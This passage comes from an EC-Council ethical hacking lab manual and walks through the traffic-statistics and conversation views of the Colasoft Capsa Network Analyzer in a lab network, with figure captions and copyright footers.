


Figure 2.2.21: Colasoft Capsa Network Analyzer: MAC Endpoint analysis

TASK 2.10

Analyze the IP Endpoint Information

34. Click the **IP Endpoint** tab. It displays statistics of all IP addresses communicating in the network. You can easily find the nodes with the highest traffic volumes by analyzing the number of packets send and received, including the bytes used. You can also check if there is a multicast or broadcast storm in your network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.22: Colasoft Capsa Network Analyzer: IP Endpoint view

35. Click the **MAC Conversation** tab. It displays conversations between two MAC addresses.




Figure 2.2.23: Colasoft Capsa Network Analyzer MAC Conversations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.11

Examine the IP Conversation

36. Click the **IP Conversation** tab. It displays IP conversations between pairs of nodes. The lower pane of the IP Conversation section offers UDP and TCP conversations, which you can drill down to analyze.
37. Double-click any conversation in the **IP Conversation** list to view a full analysis of the packets exchanged between two IPs (here, **10.10.10.16** and **10.10.10.10**).




Figure 2.2.24: Colasoft Capsa Network Analyzer: IP Conversations

38. The **Packets** window appears, displaying the full packet analysis between two IP addresses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.25: Full Packet Analysis of Nodes in IP Conversations

TASK 2.12

Examine the TCP Conversations

39. Click the **TCP Conversation** tab. It displays the real-time status of the TCP conversations between pairs of nodes.

40. Double-click any node (here, **10.10.10.16**) to display a full analysis of the captured packets.

